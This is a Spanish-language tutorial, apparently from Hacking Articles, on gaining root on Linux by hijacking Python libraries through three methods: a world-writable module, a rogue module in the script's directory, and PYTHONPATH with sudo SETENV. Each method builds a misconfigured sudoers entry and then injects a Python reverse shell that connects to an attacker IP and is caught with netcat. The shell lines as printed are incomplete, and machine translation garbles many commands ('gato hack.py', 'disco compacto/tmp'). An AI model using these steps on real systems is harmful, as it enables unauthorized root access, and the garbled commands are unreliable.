



**iGNITE**  
Technologies



# LINUX PRIVILEGE ESCALATION

## Python Library Hijacking

[WWW.HACKINGARTICLES.IN](http://WWW.HACKINGARTICLES.IN)

## Contenido

Introducción.....	3
Creación de secuencias de comandos en Python .....	3
Método 1.....	4
Creación de vulnerabilidades.....	4
Explotación .....	5
Método 2.....	8
Creación de vulnerabilidades.....	8
Explotación .....	10
Método 3.....	12
Creación de vulnerabilidades.....	12
Explotación .....	13
Conclusión .....	15

## Introducción

En general, siempre que un atacante se introduce dentro de un entorno que tiene archivos Python, las opciones que el atacante puede utilizar para aumentar su acceso son limitadas. Hay tres métodos que descubriremos en el artículo. Algunas configuraciones erróneas incluyen permisos de escritura, privilegios sudo y edición de la variable de ruta.

## Creación de scripts en Python

Para demostrar la acción de elevar privilegios usando scripts de Python, creamos un script de muestra que importa algunas bibliotecas. En un escenario de la vida real, pueden ser scripts generales de Python o proyectos en los que está trabajando un grupo de desarrolladores. En un escenario de Capturar la bandera, estos son fáciles de encontrar y pueden contener un script similar a este. El script importa el módulo del navegador web y luego procede a utilizar la función de apertura para ejecutar el navegador web predeterminado en el dispositivo para abrir la página web de hackingarticles.

```
nano hack.py
import navegador web
navegador web.open("https://hackingarticles.in")
gato hack.py
```


```
pentest@ubuntu:~$ cat hack.py
import webbrowser

webbrowser.open("https://hackingarticles.in")

pentest@ubuntu:~$
```

Para ver cómo funcionan los scripts, ejecutamos el script y encontramos que se abre un navegador web con la página web de hackingarticles como se muestra a continuación.

hack.py de python3




## Método 1

Los permisos aplicados al archivo del módulo que importa nuestro script son la fuente de esta vulnerabilidad. Se convierte en una vulnerabilidad cuando el archivo del módulo que se está importando tiene derechos que permiten a cualquier usuario modificarlo. El archivo del módulo `webbrowser.py` se llama en el script de Python que escribimos. No es un problema en un sistema intacto con todos los permisos predeterminados, pero en un entorno de desarrollo, tiende a haber algunas compensaciones de seguridad por pequeñas comodidades. Para comprender mejor lo que sucede en segundo plano y qué permisos pueden conducir a una escalada de privilegios, primero construiremos la vulnerabilidad en nuestro entorno Ubuntu y luego la atacaremos con Kali Linux.

### Creación de vulnerabilidad

Como se analizó, en este método, la vulnerabilidad se basa en los permisos del archivo del módulo. Para crear esta vulnerabilidad, primero debemos ubicar el archivo del módulo. Usamos el comando de localización para encontrarlo. Vemos que está ubicado dentro de `/usr/lib/python3.8/`. Esto podría variar de una instalación a otra. Así que intenta localizarlo en tu entorno. Luego podemos ver que los permisos que están por defecto en el archivo del módulo son permisos de lectura, escritura y ejecución para el propietario; ejecutar y leer para el grupo; y solo ejecutar permisos para otros. Esto significa que, a menos que el usuario sea root, no puede editar el archivo. Para crear la vulnerabilidad, cambiamos los permisos para que todos los usuarios pudieran leerlos, escribirlos y ejecutarlos. Esto se puede verificar en la imagen a continuación.

```
localizar navegador web.py
ls -la /usr/lib/python3.8/webbrowser.py
sudo chmod 777 /usr/lib/python3.8/webbrowser.py
ls -la /usr/lib/python3.8/webbrowser.py
```



```
pentest@ubuntu:~$ locate webbrowser.py
/snap/core18/1705/usr/lib/python3.6/webbrowser.py
/snap/core18/1997/usr/lib/python3.6/webbrowser.py
/snap/gnome-3-34-1804/24/usr/lib/python2.7/webbrowser.py
/snap/gnome-3-34-1804/24/usr/lib/python3.6/webbrowser.py
/snap/gnome-3-34-1804/66/usr/lib/python2.7/webbrowser.py
/snap/gnome-3-34-1804/66/usr/lib/python3.6/webbrowser.py
/usr/lib/python3.8/webbrowser.py
pentest@ubuntu:~$ ls -la /usr/lib/python3.8/webbrowser.py
-rwxr-xr-x 1 root root 24063 Jan 27 07:41 /usr/lib/python3.8/webbrowser.py
pentest@ubuntu:~$ sudo chmod 777 /usr/lib/python3.8/webbrowser.py
pentest@ubuntu:~$ ls -la /usr/lib/python3.8/webbrowser.py
-rwxrwxrwx 1 root root 24063 Jan 27 07:41 /usr/lib/python3.8/webbrowser.py
pentest@ubuntu:~$
```

La siguiente orden del día es hacer que nuestra máquina sea vulnerable proporcionando una forma de ejecutar el script Python. La forma más sencilla de hacer esto es hacer una entrada dentro del archivo `sudoers` para que el atacante (que tendrá acceso al usuario pavan) pueda ejecutar el script de Python que creamos (`hack.py`).

```
nano /etc/sudoers
pavan ALL=(raíz) NOPASSWD: /usr/bin/python3.8 /home/pentest/hack.py
```



```

root@ubuntu:~# cat /etc/sudoers
#
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults        env_reset
Defaults        mail_badpass
Defaults        secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr
# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL:ALL) ALL
pavan ALL=(root) NOPASSWD: /usr/bin/python3.8 /home/pentest/hack.py
# Members of the admin group may gain root privileges
%admin   ALL=(ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "#include" directives:

```

Este es un proceso completo que hace que la máquina sea vulnerable al secuestro de la biblioteca de Python. Todas las configuraciones que no se mencionan están configuradas como las predeterminadas que tiene Linux. No se han realizado otros cambios.

## Explotación

Las explotaciones no contendrán un método para lograr el punto de apoyo inicial en la máquina de destino. Contendrá el método para elevar el privilegio después de que el atacante obtenga el punto de apoyo inicial. Para estimular esto, nos conectamos a la máquina de destino como usuario pavan. Como cualquier atacante que requiere privilegios elevados, ejecutamos el comando `sudo -l` para ver qué scripts o archivos binarios podíamos ejecutar con acceso elevado. Vemos que podemos usar Python 3.8 para ejecutar `hack.py`. Como atacante, investigamos el script usando el comando `cat` para ver que está importando un módulo llamado navegador web. Usamos el comando de localización para encontrar la ubicación del módulo y descubrimos que está ubicado dentro de `/usr/lib/python3.8`. A continuación, verificamos los permisos para el módulo y descubrimos que un usuario de pavan al que tenemos acceso puede escribirlo.

```
ssh pavan@192.168.1.46 sudo
-l cat /
home/pentest/hack.py localizar
webbrowser.py ls -la /usr/lib/
python3.8/webbrowser.py
```

```
(root@kali)-[~]
# ssh pavan@192.168.1.46
pavan@192.168.1.46's password:
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.8.0-49-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

0 updates can be installed immediately.
0 of these updates are security updates.

Your Hardware Enablement Stack (HWE) is supported until April 2025.
Last login: Wed May 12 11:42:00 2021 from 192.168.1.5
pavan@ubuntu:~$ sudo -l
Matching Defaults entries for pavan on ubuntu:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/

User pavan may run the following commands on ubuntu:
    (root) NOPASSWD: /usr/bin/python3.8 /home/pentest/hack.py
pavan@ubuntu:~$ cat /home/pentest/hack.py
import webbrowser

webbrowser.open("https://hackingarticles.in")

pavan@ubuntu:~$ locate webbrowser.py
/snap/core18/1705/usr/lib/python3.6/webbrowser.py
/snap/core18/1997/usr/lib/python3.6/webbrowser.py
/snap/gnome-3-34-1804/24/usr/lib/python2.7/webbrowser.py
/snap/gnome-3-34-1804/24/usr/lib/python3.6/webbrowser.py
/snap/gnome-3-34-1804/66/usr/lib/python2.7/webbrowser.py
/snap/gnome-3-34-1804/66/usr/lib/python3.6/webbrowser.py
/usr/lib/python3.8/webbrowser.py
pavan@ubuntu:~$ ls -la /usr/lib/python3.8/webbrowser.py
-rwxrwxrwx 1 root root 24285 May 12 11:38 /usr/lib/python3.8/webbrowser.py
```

Usamos el editor nano para abrir el archivo del módulo y agregar el script de shell inverso de Python dentro de la función que llama el archivo hack.py. Vimos anteriormente que abre una página web en el navegador. Entonces, utilizará una función abierta. Por lo tanto, agregaremos el código shell inverso como se muestra a continuación.

```
nano /usr/lib/python3.8/webbrowser.py
```

```

        return BackgroundBrowser(browser[:-1])
    else:
        return GenericBrowser(browser)
    else:
        # User gave us a browser name or path.
        try:
            command = _browsers[browser.lower()]
        except KeyError:
            command = _synthesize(browser)
        if command[1] is not None:
            return command[1]
        elif command[0] is not None:
            return command[0]()
        raise Error("could not locate runnable browser")

# Please note: the following definition hides a builtin function.
# It is recommended one does "import webbrowser" and uses webbrowser.open(url)
# instead of "from webbrowser import *".

def open(url, new=0, autoraise=True):
    """Display url using the default browser.

    If possible, open url in a location determined by new.
    - 0: the same browser window (the default).
    - 1: a new browser window.
    - 2: a new browser page ("tab").
    If possible, autoraise raises the window (the default) or not.
    """
    import socket, subprocess, os; s=socket.socket(socket.AF_INET, socket.SOCK_STREAM); s.connect(("192.168.1.5", 1234))

    if _tryorder is None:
        with _lock:
            if _tryorder is None:
                register_standard_browsers()
    for name in _tryorder:
        browser = get(name)
        if browser.open(url, new, autoraise):
            return True
    return False

def open_new(url):

```

Después de editar el archivo del módulo, guardamos y cerramos el editor. De vuelta en la consola Kali Linux, abrimos un oyente Netcat en el puerto mencionado en el script de shell inverso y luego volvemos al shell como usuario pavan y ejecutamos el script hack.py con sudo como se muestra en la imagen.

```
sudo /usr/bin/python3.8 /home/pentest/hack.py
```

```
pavan@ubuntu:~$ sudo /usr/bin/python3.8 /home/pentest/hack.py
```

Tan pronto como se ejecuta el script, vemos que hay una sesión conectada a nuestro oyente Netcat. El comando whoami aclara que la sesión que tenemos es para el usuario root en la máquina de destino. Hemos elevado con éxito los privilegios del usuario pavan al usuario root.

```
nc-lvp 1234
quién soy
```

```
(root@kali)-[~]
# nc -lvp 1234
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::1234
Ncat: Listening on 0.0.0.0:1234
Ncat: Connection from 192.168.1.46.
Ncat: Connection from 192.168.1.46:55298.
# whoami
root
#
```

## Método 2

Esta vulnerabilidad se basa en el orden de prioridad de la ruta de la biblioteca Python que se aplica al archivo del módulo que nuestro script está importando. Cuando se importa un módulo a un script, Python buscará el archivo del módulo particular dentro de los directorios predeterminados en un orden de prioridad particular. En el script de Python que creamos, tenemos el archivo del módulo `webbrowser.py` que se llama. El módulo que se está buscando se ubicará en una de las rutas predeterminadas. Sin embargo, si hay un archivo de módulo de Python en el mismo directorio que el script original, tendrá prioridad sobre las rutas predeterminadas. Para comprender mejor lo que sucede en segundo plano y cómo puede conducir a una escalada de privilegios, primero crearemos la vulnerabilidad en nuestro entorno Ubuntu y luego usaremos Kali Linux para explotar esta vulnerabilidad.

### Creación de vulnerabilidad

Como se analizó, en este método, la vulnerabilidad se basa en el orden de prioridad de ejecución del archivo del módulo. Para crear esta vulnerabilidad, primero debemos revertir los permisos vulnerables que creamos anteriormente para que esta máquina no se vuelva vulnerable de múltiples maneras. Cambiamos los permisos del `webbrowser.py`.

```
ls -la /usr/lib/python3.8/webbrowser.py
```

```
pavan@ubuntu:~$ ls -la /usr/lib/python3.8/webbrowser.py
-rwxr-xr-x 1 root root 24285 May 12 11:38 /usr/lib/python3.8/webbrowser.py
pavan@ubuntu:~$
```

A continuación, volvemos al script de Python que creamos anteriormente. Podemos ver que está ubicado en la casa del usuario de Pavan y todavía contiene el mismo código con el que comenzamos. Todavía importa el módulo del navegador web.

```
es
gato hack.py
```



```
pavan@ubuntu:~$ ls
hack.py
pavan@ubuntu:~$ cat hack.py ←
import webbrowser

webbrowser.open("https://hackingarticles.in")

pavan@ubuntu:~$
```

Dado que movimos el script del directorio de inicio del usuario pentest al directorio de inicio del usuario pavan, también debemos realizar el cambio dentro del archivo sudoers, para que contenga la ruta correcta para el script hack.py.

```
nano /etc/sudoers
pavan ALL=(raíz) NOPASSWD: /usr/bin/python3.8 /home/pavan/hack.py
```

```

root@ubuntu:~# cat /etc/sudoers
#
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults            env_reset
Defaults            mail_badpass
Defaults            secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin"

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL:ALL) ALL
pavan ALL=(root) NOPASSWD: /usr/bin/python3.8 /home/pavan/hack.py

# Members of the admin group may gain root privileges
%admin   ALL=(ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "#include" directives:

#include_dir /etc/sudoers.d

```

Este es un proceso completo que hace que la máquina sea vulnerable al secuestro de la biblioteca de Python. Todas las configuraciones que no se mencionan deben establecerse con las predeterminadas que tiene Linux. No se han realizado otros cambios.

## Explotación

Nuevamente, la explotación no contendrá un método para lograr un punto de apoyo inicial en la máquina de destino. Incluirá un método para aumentar los privilegios después de que el atacante se establezca. Para estimular esto, conectamos a la máquina de destino como usuario pavan. Como cualquier atacante que requiere privilegios elevados, ejecutamos el comando `sudo -l` para ver qué scripts o archivos binarios podíamos ejecutar con acceso elevado. Vemos que podemos usar Python 3.8 para ejecutar `hack.py`. Como atacante, investigamos el script usando el comando `cat` para ver que está importando un módulo llamado navegador web.

```

sshpavan@192.168.1.46
sudo -l
es
gato hack.py

```

```

(root@kali)-[~]
# ssh pavan@192.168.1.46
pavan@192.168.1.46's password:
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.8.0-49-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

0 updates can be installed immediately.
0 of these updates are security updates.

Your Hardware Enablement Stack (HWE) is supported until April 2025.
Last login: Wed May 12 12:02:09 2021 from 192.168.1.5
pavan@ubuntu:~$ sudo -l
Matching Defaults entries for pavan on ubuntu:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:

User pavan may run the following commands on ubuntu:
    (root) NOPASSWD: /usr/bin/python3.8 /home/pavan/hack.py
pavan@ubuntu:~$ ls
hack.py
pavan@ubuntu:~$ cat hack.py
import webbrowser

webbrowser.open("https://hackingarticles.in")
pavan@ubuntu:~$

```

Dado que hack.py se encuentra dentro del directorio de inicio del usuario pavan, y dado que tenemos acceso como usuario pavan, podemos crear un archivo dentro del directorio de inicio. En este escenario, cabe señalar que no podemos editar el archivo hack.py. Si ese fuera el caso, editaríamos el archivo directamente y agregaríamos un código shell inverso en su interior, pero en este caso, crearemos un archivo webbrowser.py. Agregaremos el código de shell inverso de Python dentro del archivo webbrowser.py que acabamos de crear.

nano navegador web.py  
navegador web cat.py

```

pavan@ubuntu:~$ nano webbrowser.py
pavan@ubuntu:~$ ls
hack.py webbrowser.py
pavan@ubuntu:~$ cat webbrowser.py
import socket, subprocess, os; s=socket.socket(socket.AF_INET, socket.SOCK_STREAM); s.connect(("192.168.1.5", 1234));
pavan@ubuntu:~$

```

A continuación, necesitamos ejecutar un detector de Netcat en el puerto que mencionamos dentro del código shell inverso. Luego procederemos a ejecutar el script hack.py usando sudo.

sudo /usr/bin/python3.8 /home/pavan/hack.py

```
pavan@ubuntu:~$ sudo /usr/bin/python3.8 /home/pavan/hack.py
```

Tan pronto como se ejecuta el script, vemos que hay una sesión conectada a nuestro oyente Netcat. El comando `id` aclara que la sesión que tenemos es para el usuario `root` en la máquina de destino. Hemos elevado con éxito los privilegios del usuario `pavan` al usuario `root`.

```
nc-lvp 1234
```

```
(rootkali)-[~]
# nc -lvp 1234
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::1234
Ncat: Listening on 0.0.0.0:1234
Ncat: Connection from 192.168.1.46.
Ncat: Connection from 192.168.1.46:55350.
# id
uid=0(root) gid=0(root) groups=0(root)
#
```

## Método 3

Esta vulnerabilidad se basa en la biblioteca de Python que busca a través de la variable de entorno `PATH` de Python. Esta variable contiene una lista de directorios donde Python busca los diferentes directorios para los módulos importados. Si un atacante puede cambiar o modificar esa variable, entonces puede usarla para elevar los privilegios en la máquina de destino. Para comprender mejor lo que sucede en segundo plano y cómo puede conducir a una escalada de privilegios, primero crearemos la vulnerabilidad en nuestro entorno Ubuntu y luego usaremos Kali Linux para explotar esta vulnerabilidad.

### Creación de vulnerabilidad

Como se mencionó, este método de vulnerabilidad se basa en la variable de ruta del entorno. Para crear esta vulnerabilidad, primero debemos revertir los permisos vulnerables que creamos anteriormente. Para que esta máquina no se vuelva vulnerable de múltiples maneras. Creamos el script `hack.py` dentro del directorio `tmp`. Podemos verificar que el contenido del script es el mismo que antes.

```
disco compacto/tmp
es
gato hack.py
```


```
root@ubuntu:~# cd /tmp
root@ubuntu:/tmp# ls
hack.py
root@ubuntu:/tmp# cat hack.py
import webbrowser

webbrowser.open("https://hackingarticles.in")
```



A continuación, debemos realizar algunos cambios dentro del archivo sudoers. Primero, cambiamos la ubicación del archivo al directorio /tmp y luego agregamos la etiqueta SETENV al archivo. Esto significa que el usuario de pavan puede usar el comando SETENV con permisos sudo sin ingresar la contraseña de root. SETENV es la herramienta que puede cambiar el valor de la variable de entorno PYTHONPATH para incluir cualquier ubicación en el orden de ejecución que aprendimos en el método anterior.

```
nano /etc/sudoers
pavan ALL=(root) NOPASSWD:SETENV: /usr/bin/python3.8 /tmp/hack.py
gato /etc/sudoers
```



```
root@ubuntu:/tmp# cat /etc/sudoers
#
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults        env_reset
Defaults        mail_badpass
Defaults        secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/u

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL:ALL) ALL
pavan ALL=(root) NOPASSWD:SETENV: /usr/bin/python3.8 /tmp/hack.py

# Members of the admin group may gain root privileges
%admin   ALL=(ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "#include" directives:
```

Este es el proceso completo que hizo que la máquina fuera vulnerable al secuestro de la biblioteca de Python. Todas las configuraciones que no se mencionan son para establecerlas por defecto que tiene Linux. No se han realizado otros cambios en absoluto. Es hora de hacerse pasar por un atacante.

#### Explotación

Nuevamente, la explotación no contendrá un método para lograr un punto de apoyo inicial en la máquina de destino. Contendrá el método para elevar el privilegio después de que el atacante obtenga el punto de apoyo inicial. Para estimular esto,

Nos conectamos a la máquina de destino como usuario pavan. Como cualquier atacante que requiere privilegios elevados, ejecutamos el comando `sudo -l` para ver qué scripts o archivos binarios podíamos ejecutar con acceso elevado. Vemos que podemos utilizar el SETENV con acceso elevado. Esto significa que podemos usarlo para alterar el orden de prioridad del módulo importado. Dado que `hack.py` se encuentra dentro del directorio `/tmp`, ingresamos a él y verificamos el script `hack.py`.

```
sshpavan@192.168.1.46
```

```
sudo -l
```

```
disco compacto/tmp
```

```
es
```

```
(root@kali)-[~]
# ssh pavan@192.168.1.46
pavan@192.168.1.46's password:
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.8.0-49-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

0 updates can be installed immediately.
0 of these updates are security updates.

Your Hardware Enablement Stack (HWE) is supported until April 2025.
Last login: Wed May 12 13:07:10 2021 from 192.168.1.5
pavan@ubuntu:~$ sudo -l
Matching Defaults entries for pavan on ubuntu:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:
    /usr/bin:/usr/sbin

User pavan may run the following commands on ubuntu:
    (root) SETENV: NOPASSWD: /usr/bin/python3.8 /tmp/hack.py
pavan@ubuntu:~$ cd /tmp
pavan@ubuntu:/tmp$ ls
hack.py
```

Dado que se trata de importar el módulo del navegador web, primero creamos un archivo de módulo malicioso con el nombre `webbrowser.py` y luego, usando la capacidad de cambiar la variable de entorno `PythonPATH`, crearemos una entrada para incluir nuestro archivo de módulo malicioso. El archivo del módulo malicioso contiene el código shell inverso.

Iniciamos un escucha de Netcat en el mismo puerto mencionado en el script, procedemos a agregar el directorio `/tmp` a la ruta de Python y luego ejecutamos el archivo `hack.py` para elevar nuestro acceso.

```
gato hack.py
```

```
nano navegador web.py
```

```
navegador web cat.py
```

```
sudo PYTHONPATH=/tmp/ /usr/bin/python3.8 /tmp/hack.py
```

```

pavan@ubuntu:/tmp$ cat hack.py
import webbrowser

webbrowser.open("https://hackingarticles.in")

pavan@ubuntu:/tmp$ nano webbrowser.py
pavan@ubuntu:/tmp$ cat webbrowser.py
import socket, subprocess, os; s = socket.socket(socket.AF_INET, socket.SOCK_STREAM); s.connect(("192.168.1.5", 1234));
pavan@ubuntu:/tmp$ sudo PYTHONPATH=/tmp/ /usr/bin/python3.8 /tmp/hack.py

```

Tan pronto como se ejecuta el script, vemos que hay una sesión conectada a nuestro oyente Netcat. El comando `whoami` aclara que la sesión que tenemos es para el usuario `root` en la máquina de destino. Hemos elevado con éxito los privilegios del usuario `pavan` al usuario `root`.

```
nc-lvp 1234
```

```

(rootkali)-[~]
# nc -lvp 1234
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::1234
Ncat: Listening on 0.0.0.0:1234
Ncat: Connection from 192.168.1.46.
Ncat: Connection from 192.168.1.46:45242.
# id
uid=0(root) gid=0(root) groups=0(root)
#

```

## Conclusión

Pudimos configurar tres escenarios de la vida real para el entorno de las bibliotecas Python y luego introdujimos algunas configuraciones erróneas que podrían llevar a un atacante a elevar su acceso al nivel raíz.

El entorno de desarrollo es uno de los entornos más específicos porque, en ellos, se da prioridad a la facilidad de realizar tareas sobre la seguridad del entorno.

# ÚNETE A NUESTRO PROGRAMAS DE ENTRENAMIENTO

